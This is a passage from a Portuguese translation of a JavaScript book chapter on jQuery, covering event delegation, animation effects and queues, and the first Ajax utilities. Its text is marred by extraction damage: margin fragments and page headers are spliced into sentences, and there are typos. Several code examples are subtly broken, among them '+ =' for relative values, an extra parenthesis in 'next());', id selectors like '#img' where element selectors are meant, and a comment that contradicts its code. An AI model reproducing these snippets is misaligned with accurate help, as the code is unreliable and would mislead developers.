O método `bind()` vincula rotinas de tratamento de evento a elementos específicos do documento, exatamente como fazem `addEventListener()` e `attachEvent()` (consulte o Capítulo 17). Mas os aplicativos Web que usam jQuery em geral criam novos elementos dinamicamente. Se tivéssemos usado `bind()` para vincular uma rotina de tratamento de evento a todos os elementos `<a>` do documento e depois criássemos novo conteúdo de documento com novos elementos `<a>`, esses novos elementos não teriam as mesmas rotinas de tratamento de evento que os antigos e não se comportariam da mesma maneira.

A jQuery trata desse problema com “eventos dinâmicos”. Para usar eventos dinâmicos, utilize os mé-

todos `delegate()` e `undelegate()`, em vez de `bind()` e `unbind()`. `delegate()` normalmente é chamado em `$(document)` e recebe uma string seletora jQuery, uma string de tipo de evento jQuery e uma fun-

ção de tratamento de evento jQuery. Ele registra uma rotina de tratamento interna no documento ou na janela (ou em qualquer elemento que estiver no objeto jQuery). Quando um evento do tipo especificado borbulha até essa rotina de tratamento interna, ele determina se o destino do evento (o elemento em que o evento ocorreu) corresponde à string seletora. Caso positivo, ele chama a função de rotina de tratamento especificada. Assim, para tratar de eventos mouseover em elementos `<a>` antigos e recém-criados, você poderia registrar uma rotina de tratamento como segue: `$(document).delegate("a", "mouseover", linkHandler);` Ou então, poderia usar `bind()` nas partes estáticas de seu documento e depois usar `delegate()` para tratar das partes que mudam dinamicamente: `// Rotinas de tratamento de evento estáticas para links estáticos`
`$("#a").bind("mouseover", linkHandler);`

536 Parte II JavaScript do lado do cliente

`// Rotinas de tratamento de evento dinâmicas para as partes do documento que são`

`// atualizadas dinamicamente`

`$(".dynamic").delegate("a", "mouseover", linkHandler);` Assim como o método `bind()` tem uma versão de três argumentos que permite especificar o valor da propriedade `data` do objeto evento, o método `delegate()` tem uma versão de quatro argumentos que permite fazer o mesmo. Para usar essa versão, passe o valor dos dados como terceiro argumento e a função de tratamento como o quarto.

É importante entender que os eventos dinâmicos dependem da borbulha de eventos. Quando um evento borbulha para o objeto documento, já pode ter passado por várias rotinas de tratamento de evento estáticas. E se qualquer uma dessas rotinas de tratamento chamou o método `cancelBubble()` do objeto `Event`, a rotina de tratamento de evento dinâmica nunca será chamada.

A jQuery define um método chamado `live()` que também pode ser usado para registrar eventos dinâmicos. `live()` é um pouco mais difícil de entender do que `delegate()`, mas tem a mesma assinatura de dois ou três argumentos que `bind()` tem e é mais usado na prática. As duas chamadas de `delegate()` mostradas anteriormente também poderiam ser escritas como segue, usando `live()`: `$("#a").live("mouseover", linkHandler);` `$(".dynamic").live("mouseover", linkHandler);` Quando o método `live()` é chamado em um objeto jQuery, os elementos desse objeto não são usados realmente. Em vez disso, o que importa é a string seletora e o objeto contexto (o primeiro e o segundo argumentos de `$( )`) que foram usados

para criar o objeto jQuery. Os objetos jQuery tornam esses valores disponíveis por meio de suas propriedades `context` e `selector` (consulte a Seção 19.1.2).

Normalmente, você chama `$()` com apenas um argumento e o contexto é o documento corrente.

Assim, para um objeto jQuery `x`, as duas linhas de código a seguir fazem a mesma coisa: `x.live(type,handler);`

`$(x.context).delegate(x.selector, type, handler);`

Para anular o registro de rotinas de tratamento de evento dinâmicas, use `die()` ou `undelegate()`.

`die()` pode ser chamado com um ou dois argumentos. Com apenas um argumento de tipo de evento, ele remove todas as rotinas de tratamento de evento dinâmicas que correspondam ao seletor e ao tipo de evento. E com um tipo de evento e um argumento função de tratamento, ele remove apenas a rotina de tratamento especificada. Alguns exemplos:

`$( 'a' ).die( 'mouseover' );`

`// Remove todas as rotinas de tratamento`

`// dinâmicas para mouseover em elementos <a>`

`$( 'a' ).die( 'mouseover', linkHandler );`

`// Remove apenas uma rotina de tratamento`

`// dinâmica específica`

`undelegate()` é como `die()`, mas separa mais explicitamente o contexto (os elementos nos quais as rotinas de tratamento de evento internas são registradas) e a string seletora. As chamadas de `die()` anteriores poderiam ser escritas como segue:

`$( document ).undelegate( 'a' );`

`// Remove todas as rotinas de tratamento`

```
// dinâmicas para elementos <a>
```

```
$(document).undelegate('a', 'mouseover');
```

```
// Remove rotinas de tratamento de
```

```
// mouseover dinâmicas
```

```
$(document).undelegate('a', 'mouseover', linkHandler); // Uma rotina de  
tratamento específica Por fim, undelegate() também pode ser chamado sem  
um argumento. Nesse caso, ele anula o registro de todas as rotinas de  
tratamento de evento dinâmicas que são delegadas dos elementos  
selecionados.
```

Capítulo 19 A biblioteca jQuery 537

19.5 Efeitos animados

O Capítulo 16 mostrou como escrever scripts de estilos CSS de elementos do documento. Configurando a propriedade CSS *visibility*, por exemplo, você pode fazer elementos aparecerem e desaparecerem. A Seção 16.3.1 demonstrou como os scripts CSS podem ser usados para produzir efeitos visuais animados. Em vez de apenas fazer um elemento desaparecer, por exemplo, poderíamos do client **Jav**

mos reduzir o valor de sua propriedade *opacity* durante um período de meio segundo para que ele **aScript do**

fosse desaparecendo rapidamente, em lugar de apenas deixar de existir. Esse tipo de efeito visual animado produz uma experiência mais agradável para os usuários e é fácil consegui-los com a jQuery.

e

A jQuery define métodos simples, como *fadeIn()* e *fadeOut()*, para efeitos visuais básicos. Além de métodos de efeitos simples, ela define um método *animate()* para produzir animações personalizadas mais complexas. As subseções a seguir explicam os métodos de efeitos simples e o método mais geral *animate()*. Primeiramente, contudo, vamos descrever algumas características gerais da estrutura de animação da jQuery.

Toda animação tem uma duração que especifica por quanto tempo o efeito deve durar. Isso é definido como um número de milissegundos ou usando-se uma string. A string “fast” significa 200ms.

A string “slow” significa 600ms. Se você especificar uma string de duração que a jQuery não reconhece, vai obter uma duração padrão de 400ms. Novos nomes de duração podem ser definidos, adicionando-se novos mapeamentos de string para número em jQuery.fx.speeds: `jQuery.fx.speeds["medium-fast"] = 300;`

`jQuery.fx.speeds["medium-slow"] = 500;`

Os métodos de efeito da jQuery normalmente recebem a duração do efeito como um primeiro argumento opcional. Se você omite o argumento duração, em geral obtém os 400ms padrão. Contudo, alguns métodos produzem um efeito instantâneo inanimado quando se omite a duração: `$("#message").fadeOut();`

// Faz um elemento aparecer gradualmente durante 400ms

`$("#message").fadeOut("fast");` // O faz desaparecer gradualmente durante 200ms **Desabilitando animações**

Os efeitos visuais animados se tornaram a norma em muitos sites, mas nem todos os usuários gostam deles: alguns acham que atrapalham e outros sentem enjojo. Usuários deficientes podem achar que as animações interferem na tecnologia auxiliar, como leitores de tela, e usuários com hardware antigo podem achar que eles exigem poder de processamento demais. Como uma cortesia para seus usuários, você em geral deve manter suas animações simples e moderadas, e também dar a opção de desabilitá-las completamente. A jQuery torna fácil desabilitar todos os efeitos globalmente: basta configurar `jQuery.fx.off` como true. Isso tem o efeito de mudar a duração de cada animação para 0ms, fazendo-as se comportar como alterações instantâneas e inanimadas.

Para permitir que os usuários finais desabilitem os efeitos, você pode usar código como este em seus scripts:

`$(".stopmoving").click(function() { jQuery.fx.off = true; });` Então, se o web designer incluir um elemento com classe “stopmoving” na página, o usuário poderá clicar nele para desabilitar as animações.

538 Parte II JavaScript do lado do cliente Os efeitos da jQuery são assíncronos. Quando você chama um método de animação como `fadeIn()`, ele retorna imediatamente e a animação é feita “em segundo plano”. Como os métodos de animação retornam antes que a animação esteja terminada, o segundo argumento (também opcional) de muitos métodos de efeito da jQuery é uma função que será chamada quando o efeito estiver concluído.

A função não recebe argumento algum, mas o valor de `this` é configurado

como o elemento do documento que foi animado. A função `callback` uma vez para cada elemento selecionado:

```
// Faz um elemento aparecer gradualmente de forma rápida e, quando  
estiver visível, exibe
```

```
// algum texto nele.
```

```
$("#message").fadeIn("fast", function() { $(this).text("Hello World"); });
```

Passar uma função `callback` para um método de efeito permite executar ações no final de um efeito. Note, entretanto, que isso não é necessário quando se quer simplesmente executar vários efeitos em sequência. Por padrão, as animações da jQuery são enfileiradas (a Seção 19.5.2.2 mostra como anular esse padrão). Se você chama um método de animação em um elemento que já está sendo animado, a nova animação não começa imediatamente, mas é adiada até que a animação atual termine. Por exemplo, você pode fazer um elemento piscar antes que apareça gradualmente de forma permanente:

```
$("#blinker").fadeIn(100).fadeOut(100).fadeIn(100).fadeOut(100).fadeIn();
```

Os métodos de efeito da jQuery são declarados para aceitar argumentos de duração e retorno de chamada opcionais. Também é possível chamar esses métodos com um objeto cujas propriedades especificam opções de animação:

```
// Passa a duração e o retorno de chamada como propriedades de objeto,  
em vez de argumentos $("#message").fadeIn({
```

```
duration:
```

```
"fast",
```

```
complete: function() { $(this).text("Hello World"); }
```

```
});
```

Mais comumente, a passagem de um objeto composto por objetos de animação é feita com o método geral `animate()`, mas também é possível fazer isso com os métodos de efeito mais simples. O uso de um objeto opções permite configurar outras opções avançadas para controlar enfileiramento e abrandamento, por exemplo. As opções disponíveis estão explicadas na Seção 19.5.2.2.

19.5.1 Efeitos simples

A jQuery define nove métodos de efeitos simples para ocultar e exibir elementos. Eles podem ser divididos em três grupos, baseados no tipo de efeito que realizam: `fadeIn()`, `fadeOut()`, `fadeTo()`

Esses são os efeitos mais simples: `fadeIn()` e `fadeOut()` simplesmente animam a propriedade CSS `opacity` para exibir ou ocultar um elemento. Ambos aceitam argumentos de duração e retorno de chamada opcionais. `fadeTo()` é ligeiramente diferente: ele espera um argumento de opacidade final e anima a alteração da opacidade atual do elemento até esse final. Para o método `fadeTo()`, a duração (ou objeto opções) é exigida como primeiro argumento e a opacidade final é exigida como segundo argumento. A função `callback` é um terceiro argumento opcional.

Capítulo 19 A biblioteca jQuery 539

`show()`, `hide()`, `toggle()`

O método `fadeOut()` listado anteriormente torna os elementos invisíveis, mas mantém o espa-

ço para eles no layout do documento. Em contraste, o método `hide()` remove os elementos do layout como se a propriedade CSS `display` fosse configurada como `none`. Quando chamados sem argumentos, `hide()` e `show()` simplesmente ocultam ou exibem imediatamente os elementos do cliente

selecionados. Contudo, com um argumento duração (ou objeto opções), eles animam o **JavaScript**

processo de ocultação ou exibição. `hide()` reduz as propriedades `width` e `height` de um elemento **cripto**

para 0, ao mesmo tempo que reduz a propriedade `opacity` do elemento para 0. `show()` inverte o processo.

e

`toggle()` muda o estado de visibilidade dos elementos em que é chamado: se estão ocultos, ele chama `show()`, e se estão visíveis, chama `hide()`. Assim como em `show()` e `hide()`, você deve passar uma duração ou um objeto opções para `toggle()` a fim de obter um efeito animado.

Passar `true` para `toggle()` é o mesmo que chamar `show()` sem argumentos e passar `false` é o mesmo que chamar `hide()` sem argumentos. Note também que, se você passa dois ou mais argumentos de função para `toggle()`, ele registra rotinas de tratamento de evento, conforme descrito na Seção

19.4.1.

slideDown(), slideUp(), slideToggle()

slideUp() oculta os elementos do objeto jQuery, animando suas alturas para 0 e depois configurando a propriedade CSS `display` como “none”. *slideDown()* inverte o processo para tornar novamente visível um elemento oculto. *slideToggle()* alterna a visibilidade de um item usando uma animação de deslizar para cima ou para baixo. Cada um dos três métodos aceita os argumentos de duração e retorno de chamada opcionais (ou o argumento objeto opções).

Aqui está um exemplo que chama métodos de cada um desses grupos. Lembre-se de que as anima-

ções da jQuery são enfileiradas por padrão; portanto, essas animações são feitas uma após a outra:

```
// Faz todas as imagens desaparecer gradualmente e depois as exhibe,  
desliza para cima e
```

```
// então para baixo
```

```
$("img").fadeOut().show(300).slideUp().slideToggle();
```

Vários plugins da jQuery (consulte a Seção 19.9) adicionam mais métodos de efeito na biblioteca.

A biblioteca jQuery UI (Seção 19.10) de interação com o usuário contém um conjunto de efeitos especialmente abrangente.

19.5.2 Animações personalizadas

O método `animate()` pode ser usado para produzir efeitos animados mais gerais do que estão disponíveis com os métodos de efeitos simples. O primeiro argumento de `animate()` especifica o que vai ser animado e os argumentos restantes especificam como animar. O primeiro argumento é obrigatório-

rio: deve ser um objeto cujas propriedades especificam atributos CSS e seus valores finais. `animate()` anima as propriedades CSS de cada elemento, desde seu valor atual até o valor final especificado.

Assim, por exemplo, o efeito `slideUp()` descrito anteriormente também pode ser obtido com código como o seguinte:

```
// Reduz a 0 a altura de todas as imagens
```

```
$("#img").animate({ height: 0 });
```

540 *Parte II JavaScript do lado do cliente Como segundo argumento opcional, você pode passar um objeto opções para animate():*

```
$("#sprite").animate({
```

```
opacity: .25,
```

```
// Anima a opacidade até .25
```

```
fontSize: 10
```

```
// Anima o tamanho da fonte até 10 pixels
```

```
}, {
```

```
duration: 500,
```

```
// A animação dura 1/2 segundo
```

```
complete: function() {
```

```
// Chama esta função ao terminar
```

```
this.text("Goodbye"); // Muda o texto do elemento.
```

```
}
```

```
});
```

Em vez de passar um objeto opções como segundo argumento, animate() também permite especificar três das opções mais usadas como argumentos. Você pode passar a duração (como número ou string) como segundo

argumento. Pode especificar o nome de uma função de abrandamento como terceiro argumento. (As funções de abrandamento vão ser explicadas em breve.) E pode especificar uma função callback como quarto argumento.

No caso mais geral, `animate()` aceita dois argumentos objeto. O primeiro especifica o que vai ser animado e o segundo especifica como vai ser animado. Para se entender completamente como se faz animações com jQuery, existem mais detalhes sobre os dois objetos que você deve saber.

19.5.2.1 O objeto propriedades da animação

O primeiro argumento de `animate()` deve ser um objeto. Os nomes de propriedade desse objeto devem ser nomes de atributo CSS e os valores dessas propriedades devem ser os valores finais para os quais a animação vai mudar. Somente propriedades numéricas podem ser animadas: não é possível animar cores, fontes ou propriedades enumeradas, como `display`. Se o valor de uma propriedade é um número, são pressupostos pixels. Se o valor é uma string, você pode especificar unidades. Se você omitir as unidades, novamente serão pressupostos pixels. Para especificar valores relativos, prefixe a string com “+ =” para aumentar o valor ou com “- =”, para diminuir.

Por exemplo:

```
$("#p").animate({
```

```
"margin-left": "+ =.5in",
```

```
// Aumenta o recuo do parágrafo
```

```
opacity: "- =.1"
```

```
// E diminui sua opacidade
```

```
});
```

Observe o uso das aspas no nome de propriedade “margin-left” no objeto literal anterior. O hífen nesse nome de propriedade significa que esse não é um identificador válido em JavaScript, de modo que deve ser colocado entre aspas aqui. A jQuery também permite usar a alternativa `marginLeft`, evidentemente.

Além dos valores numéricos (com unidades opcionais e prefixos “+ =” e “- =”), existem três outros valores que podem ser usados em objetos animação da jQuery. O valor “hide” salva o estado atual da propriedade e depois anima essa propriedade em direção a 0. O valor “show” anima uma propriedade CSS em direção ao seu valor salvo. Se uma animação usar “show”, a jQuery vai chamar o método show() quando a animação terminar. E se uma animação usar “hide”, a jQuery vai chamar hide() quando a animação terminar.

Capítulo 19 A biblioteca jQuery 541

Você também pode usar o valor “toggle” para exibir ou ocultar, dependendo da configuração atual do atributo. Um efeito “slideRight” (como o método slideUp(), mas animando a largura do elemento) pode ser produzido como segue:

```
$("#img").animate({
```

```
width:
```

```
"hide",
```

```
borderLeft:
```

```
"hide",
```

```
lado do client
```

```
Ja
```

```
borderRight:
```

```
"hide",
```

```
vaS
```

```
paddingLeft:
```

```
"hide",
```

```
cript do
```

```
paddingRight:
```

```
"hide"
```

```
});
```

Substitua os valores da propriedade por “show” ou “toggle” para produzir efeitos de deslizamento lateral análogos a `slideDown()` e `slideToggle()`.

19.5.2.2 O objeto opções de animação

O segundo argumento de `animate()` é um objeto opcional contendo opções que especificam como a animação é feita. Você já viu duas das opções mais importantes. A propriedade `duration` especifica a duração da animação em milissegundos ou como a string “fast” ou “slow” ou qualquer nome que você tenha definido em `jQuery.fx.speeds`.

Outra opção que você já viu é a propriedade `complete`: ela especifica uma função que será chamada quando a animação estiver concluída. Uma propriedade semelhante, `step`, especifica uma função que é chamada a cada passo ou quadro da animação. O elemento que está sendo animado é o valor de `this` e o valor atual da propriedade que está sendo animada é passado como primeiro argumento.

A propriedade `queue` do objeto opções especifica se a animação deve ser enfileirada – se deve ser adiada até que as animações pendentes tenham terminado. Todas as animações são enfileiradas por padrão. Para desabilitar o enfileiramento, configure a propriedade `queue` como `false`. As animações não enfileiradas começam imediatamente. As animações enfileiradas subsequentes não são adiadas por animações não enfileiradas. Considere o código a seguir: `$("#img").fadeIn(500)`

```
.animate({"width": "+ = 100"}, {queue:false, duration:1000})
```

```
.fadeOut(500);
```

Os efeitos `fadeIn()` e `fadeOut()` são enfileirados, mas a chamada de `animate()` (que anima a propriedade `width` por 1000ms), não. A animação da largura começa ao mesmo tempo que o efeito `fadeIn()`. O efeito `fadeOut()` começa assim que o efeito `fadeIn()` termina: ele não espera a animação da largura terminar.

Funções de abrandamento

A maneira óbvia mas simplória de fazer animações envolve um mapeamento linear entre o tempo e o valor que está sendo animado. Se estamos em 100ms de uma animação de 400ms, por exemplo, a animação

está 25% concluída. Se estamos animando a propriedade `opacity` de 1,0 a 0,0 (por uma chamada de `fadeOut()`, talvez) em uma animação linear, a opacidade deve estar em 0,75 nesse ponto. Contudo, verifica-se que os efeitos visuais são mais agradáveis se não são lineares. Assim, a jQuery interpõe uma **542** Parte II JavaScript do lado do cliente

“função de abrandamento” que faz o mapeamento de uma porcentagem de conclusão baseada no tempo até a porcentagem de efeito desejada. A jQuery chama a função de abrandamento com um valor baseado no tempo entre 0 e 1. Ela retorna outro valor entre 0 e 1 e a jQuery calcula o valor da propriedade CSS com base nesse valor calculado. De modo geral, se espera que as funções de abrandamento retornem 0 quando o valor 0 é passado e 1 quando é passado o valor 1, é claro, mas eles podem ser não lineares entre esses dois valores e essa não linearidade faz parecer que a animação acelera e desacelera.

A função de abrandamento padrão da jQuery é uma senoide: ela começa lenta, em seguida acelera, depois fica lenta novamente para “abrandar” a animação até seu valor final. A jQuery dá nomes para suas funções de abrandamento. A função padrão é chamada “swing” e a jQuery também implementa uma função linear chamada “linear”. Você pode adicionar suas próprias funções de abrandamento no objeto `jQuery.easing`:
`jQuery.easing["squareroot"] = Math.sqrt;`

A biblioteca jQuery UI é um plug-in conhecido simplesmente como “jQuery Easing Plugin” definem uma amplo conjunto de funções de abrandamento adicionais.

As opções de animação restantes envolvem funções de abrandamento. A propriedade `easing` do objeto opções especifica o nome de uma função de abrandamento. Por padrão, a jQuery usa a fun-

ção senoidal, a qual chama de “swing”. Se quiser que suas animações sejam lineares, use um objeto opções como o seguinte:

```
$("#img").animate({"width": "+ = 100"}, {duration: 500, easing: "linear"});
```

Lembre-se de que as opções `duration`, `easing` e `complete` também podem ser especificadas por argumentos de `animate()`, em vez de se passar um objeto opções. Portanto, a animação anterior também poderia ser escrita como segue: `$("#img").animate({"width": "+ = 100"}, 500, "linear");` Por fim, a estrutura de animação da jQuery permite até especificar diferentes funções de abrandamento para as diferentes propriedades CSS que você queira animar. Existem duas maneiras diferentes de conseguir isso, demonstradas pelo código a seguir: // Oculta imagens, assim como o método `hide()`, mas anima o tamanho delas linearmente

*// enquanto a opacidade está sendo animada com a função de
abrandamento padrão "swing"*

// Um modo de fazer isso:

*// Usar a opção specialEasing para especificar funções de abrandamento
personalizadas \$("img").animate({ width:"hide", height:"hide",
opacity:"hide" },*

{ specialEasing: { width: "linear", height: "linear" } });

// Outro modo de fazer isso:

*// Passar arrays [target value, easing function] no primeiro argumento
objeto.*

\$("img").animate({

width: ["hide", "linear"], height: ["hide", "linear"], opacity:"hide"

});

Capítulo 19 A biblioteca jQuery 543

19.5.3 Cancelando, atrasando e enfileirando efeitos

*A jQuery define mais alguns métodos de animação e relacionados às filas
que você deve conhecer.*

*O método stop() é o primeiro: ele interrompe qualquer animação que esteja
em execução nos elementos selecionados. stop() aceita dois argumentos
booleanos opcionais. Se o primeiro argumento for true, a fila da animação
será apagada para os elementos selecionados: isso vai cancelar qualquer
lado do client*

Jav

*animação pendente e também vai interromper a atual. O padrão é false: se
esse argumento é omiti-aScript do*

do, as animações enfileiradas não são canceladas. O segundo argumento especifica se as propriedades CSS que estão sendo animadas devem ser deixadas como estão no momento ou se devem ser cone

figuradas com seus valores de destino finais. Passar `true` as configura com seus valores finais. Passar `false` (ou omitir o argumento) as deixa com seus valores atuais, quaisquer que sejam.

Quando as animações forem disparadas por eventos do usuário, talvez você queira cancelar qualquer animação atual ou enfileirada, antes de iniciar uma nova. Por exemplo:

```
// As imagens se tornam opacas quando o mouse fica sobre elas.
```

```
// Cuidado para não ficarmos enfileirando animações em eventos de mouse!
```

```
$("#img").bind({
```

```
mouseover: function() { $(this).stop().fadeTo(300, 1.0); },
```

```
mouseout: function() { $(this).stop().fadeTo(300, 0.5); }
```

```
});
```

O segundo método relacionado à animação que vamos abordar aqui é `delay()`. Ele simplesmente adiciona um atraso cronometrado na fila de animação: passe uma duração em milissegundos (ou uma string de duração) como primeiro argumento e um nome de fila como segundo argumento opcional (o segundo argumento normalmente não é necessário: vamos falar sobre nomes de fila, a seguir). `delay()` pode ser usado em animações compostas como a seguinte: // Desaparece gradual e rapidamente até a metade, espera, em seguida desliza para cima

```
$("#img").fadeTo(100, 0.5).delay(200).slideUp();
```

No exemplo de método `stop()` anterior, usamos eventos `mouseover` e `mouseout` para animar a opacidade das imagens. Podemos refinar esse exemplo adicionando um pequeno atraso antes do início da animação. Desse modo, se o mouse se mover rapidamente sobre uma imagem, sem parar, não vai ocorrer uma animação que atrapalhe:

```
$("#img").bind({
```

```
mouseover: function() { $(this).stop(true).delay(100).fadeTo(300, 1.0);  
}, mouseout: function() { $(this).stop(true).fadeTo(300, 0.5); }  
  
});
```

Os últimos métodos relacionados à animação são aqueles que fornecem acesso de baixo nível ao mecanismo de enfileiramento da jQuery. As filas da jQuery são listas de funções a serem executadas em sequência. Cada fila é associada a um elemento do documento (ou a objetos Document ou Window) e as filas de cada elemento são independentes das filas de outros elementos. Uma nova função pode ser adicionada na fila com o método `queue()`. Quando sua função atingir o início da fila, vai ser automaticamente retirada da fila e chamada. Quando sua função é chamada, o valor de `this` é o elemento com o qual ela está associada. Sua função vai receber outra como único argumento. Quando sua função tiver concluído sua operação, deve chamar a função que foi passada a ela. Isso executa **544** Parte II JavaScript do lado do cliente a próxima operação da fila e, se você não chamar a função, a fila vai parar e as funções enfileiradas nunca serão chamadas.

Vimos que é possível passar uma função callback para métodos de efeito da jQuery, para executar algum tipo de ação depois que o efeito termina. Você pode obter o mesmo efeito enfileirando sua função:

```
// Faz um elemento aparecer gradualmente, espera, configura algum texto  
nele e anima sua
```

```
// borda
```

```
$("#message").fadeIn().delay(200).queue(function(next) {
```

```
$(this).text("Hello World");
```

```
// Exibe algum texto
```

```
next());
```

// Executa o próximo item da fila

```
}).animate({borderWidth: "+ = 10px;"});
```

// Aumenta sua borda

O argumento função para funções enfileiradas é um novo recurso da jQuery 1.4. Em código escrito para versões anteriores da biblioteca, as funções enfileiradas tiram a próxima função da fila “manualmente”, chamando o método `dequeue()`:

```
$(this).dequeue();
```

// Em vez de next()

Se não há nada na fila, chamar `dequeue()` não faz nada. Caso contrário, remove uma função do início da fila e a chama, configurando o valor de `this` e passando a função descrita anteriormente.

Existem ainda mais algumas maneiras pesadas de manipular a fila. `clearQueue()` limpa a fila. Passar um array de funções para `queue()`, em vez de uma única função, substitui a fila pelo novo array de funções. E chamar `queue()` sem uma função e sem um array de funções retorna a fila atual como um array. Além disso, a jQuery define versões dos métodos `queue()` e `dequeue()` como funções utilitárias.

Se quiser adicionar a função `f` na fila de um elemento `e`, pode usar o método ou a função: `$(e).queue(f)`;

// Cria um objeto jQuery contendo e, e chama o método queue

```
jQuery.queue(e,f);
```

// Apenas chama a função utilitária jQuery.queue()

Por fim, note que `queue()`, `dequeue()` e `clearQueue()` recebem todas um nome de fila opcional como primeiro argumento. Os métodos de efeitos e animação da jQuery usam uma fila chamada “fx” e essa é a fila usada se você não especifica um nome de fila. O mecanismo de fila da jQuery é útil quando você precisa executar operações assíncronas sequencialmente: em vez de passar uma função callback para cada operação assíncrona, para que ela possa disparar a próxima função na sequência, você pode usar uma fila para gerenciar a sequência. Basta passar um nome de fila que não seja “fx”.

E lembre-se de que funções enfileiradas não são executadas automaticamente. Você precisa chamar `dequeue()` explicitamente para executar a primeira e cada operação deve retirar a próxima da fila quando terminar.

19.6 Ajax com jQuery

Ajax é o nome popular das técnicas de programação de aplicativo Web que utilizam scripts HTTP

(consulte o Capítulo 18) para carregar dados quando necessário, sem fazer a página atualizar. Como as técnicas Ajax são muito úteis nos aplicativos Web modernos, a jQuery contém utilitários Ajax para simplificá-las. A jQuery define um método utilitário de alto nível e quatro funções utilitárias de alto nível. Esses utilitários de alto nível são todos baseados em uma única função de baixo nível poderosa, `jQuery.ajax()`. As subseções a seguir descrevem primeiro os utilitários de alto nível e, em Capítulo 19 A biblioteca jQuery 545

seguida, abordam a função `jQuery.ajax()` em detalhes. Para entender completamente o funcionamento dos utilitários de alto nível, você precisa compreender a função `jQuery.ajax()`, mesmo que nunca precise utilizá-la explicitamente.

19.6.1 O método `load()`

lado do client

Jav

*O método `load()` é o mais simples de todos os utilitários da jQuery: passe um URL e ele carrega o **aScript do***

conteúdo desse URL de forma assíncrona e depois insere esse conteúdo em cada um dos elementos selecionados, substituindo qualquer conteúdo que já esteja lá. Por exemplo: e

*// Carrega e exibe o relatório de status mais recente a cada 60 segundos
`setInterval(function() { $("#stats").load("status_report.html"); }, 60000);`
Também vimos o método `load()` na Seção 19.4.1, onde foi usado para registrar uma rotina de tratamento para eventos `load`. Se o primeiro argumento desse método é uma função, em vez de uma string, ele se comporta como um método de registro de rotina de tratamento de evento e não como um método Ajax.*

Se quiser exibir apenas uma parte do documento carregado, adicione um

espaço no URL e depois dele coloque um seletor jQuery. Quando o URL tiver carregado, o seletor especificado será usado para selecionar as partes do HTML carregado a serem exibidas:

```
// Carrega e exibe a parte da previsão do tempo referente à temperatura  
$('#temp').load("weather_report.html #temperature");
```

Note que o seletor no final desse URL é muito parecido com um identificador de fragmento (a parte hash do URL, descrita na Seção 14.2). Contudo, se quiser que a jQuery insira apenas a parte (ou partes) selecionada do documento carregado, o espaço é obrigatório.

O método `load()` aceita dois argumentos opcionais, além do URL obrigatório. O primeiro são os dados a anexar no URL ou para enviar junto com a requisição. Se você passa uma string, ela é anexada no URL (após um `?` ou `&`, conforme necessário). Se você passa um objeto, ele é convertido em uma string de pares nome = valor separados por sinais de E comercial e enviado junto com a requisição. (Os detalhes da conversão de objeto para string do Ajax estão no quadro da Seção 19.6.2.2).

Normalmente, o método `load()` faz uma requisição HTTP GET, mas se você passa um objeto dados, ele faz uma requisição POST em vez disso. Aqui estão dois exemplos:

```
// Carrega a previsão do tempo para um código postal especificado  
$('#temp').load("us_weather_report.html", "zipcode = 02134");
```

// Aqui, usamos em vez disso um objeto como dados e especificamos graus em Fahrenheit `$('#temp').load("us_weather_report.html", { zipcode:02134, units:'F' });` Outro argumento opcional de `load()` é uma função callback que será invocada quando a requisição Ajax terminar com ou sem sucesso e (em caso de sucesso) depois que o URL tiver sido carregado e inserido nos elementos selecionados. Se você não especificar qualquer dado, pode passar essa função callback como segundo argumento. Caso contrário, ela deve ser o terceiro argumento. A função callback especificada será chamada uma vez como método de cada um dos elementos no objeto jQuery e vai receber três argumentos para cada chamada: o texto completo do URL carregado, uma string **546** Parte II JavaScript do lado do cliente de código de status e o objeto XMLHttpRequest usado para carregar o URL. O argumento status é um código de status da jQuery e não HTTP, e será uma string como “success”, “error” ou “timeout”.

Códigos de status Ajax da jQuery

Todos os utilitários Ajax da jQuery, incluindo o método `load()`, chamam funções callback para fornecer notificação assíncrona do sucesso ou da

falha da requisição. O segundo argumento dessas funções callback é uma string com um dos seguintes valores:

“success”

Indica que a requisição foi concluída com sucesso.

“notmodified”

Esse código indica que a requisição foi concluída normalmente, mas que o servidor enviou uma resposta HTTP 304 “Not Modified”, indicando que o URL solicitado não mudou desde a última solicitação.

Esse código de status só ocorre se você configura a opção `ifModified` como `true`. (Consulte a Seção 19.6.3.1.) A jQuery 1.4 considera o código de status “notmodified” um sucesso, mas as versões anteriores o consideram um erro.

“error”

Indica que a requisição não foi concluída com sucesso, devido a um erro HTTP de algum tipo. Para obter mais detalhes, você pode verificar o código de status HTTP no objeto `XMLHttpRequest`, que também é passado para cada callback.

“timeout”

Se uma requisição Ajax não é concluída dentro do intervalo de tempo-limite escolhido, a função callback de erro é chamada com esse código de status. Por padrão, as requisições Ajax da jQuery não atingem um tempo-limite; você só vai ver esse código de status se configurar a opção `timeout` (Seção 19.6.3.1).

“parsererror”

Esse código de status indica que a requisição HTTP foi concluída com sucesso, mas que a jQuery não conseguiu analisá-la do modo esperado. Esse código de status ocorre se o servidor envia um documento XML malformatado ou um texto JSON malformatado, por exemplo. Note que esse código de status é “parsererror” e não “parseerror”.

19.6.2 Funções utilitárias Ajax

Os outros utilitários Ajax de alto nível da jQuery são funções, não métodos, e são chamadas diretamente por meio de jQuery ou \$ e não um objeto jQuery. `jQuery.getScript()` carrega e executa arquivos de código

JavaScript. `jQuery.getJSON()` carrega um URL, o analisa como JSON e passa o objeto resultante para a callback especificada. Essas duas funções chamam `jQuery.get()`, que é uma função de busca de URL de uso mais geral. Por fim, `jQuery.post()` funciona como `jQuery.get()`, mas faz uma requisição HTTP POST, em vez de GET. Assim como o método `load()`, todas essas funções são assíncronas: elas retornam para suas chamadoras antes que qualquer coisa seja carregada e notificam sobre os resultados chamando uma função callback especificada.

Capítulo 19 A biblioteca jQuery 547

19.6.2.1 `jQuery.getScript()`

A função `jQuery.getScript()` recebe o URL de um arquivo de código JavaScript como primeiro argumento. Ela carrega esse código de forma assíncrona e então o executa no escopo global. Pode funcionar com scripts de mesma origem e de origens diferentes:

```
// Carrega dinamicamente um script de algum outro servidor
```

lado do client

Ja

```
jQuery.getScript("http://example.com/js/widget.js");
```

vaScript do

Você pode passar uma função callback como segundo argumento. Se fizer isso, a jQuery vai chamar essa função uma vez após o código ser carregado e executado.

e

```
// Carrega uma biblioteca e a utiliza quando tiver carregado
```

```
jQuery.getScript("js/jquery.my_plugin.js", function() {
```

```
    $('div').my_plugin();
```

```
// Usa a biblioteca que carregamos
```

```
});
```

`jQuery.getScript()` normalmente usa um objeto `XMLHttpRequest` para

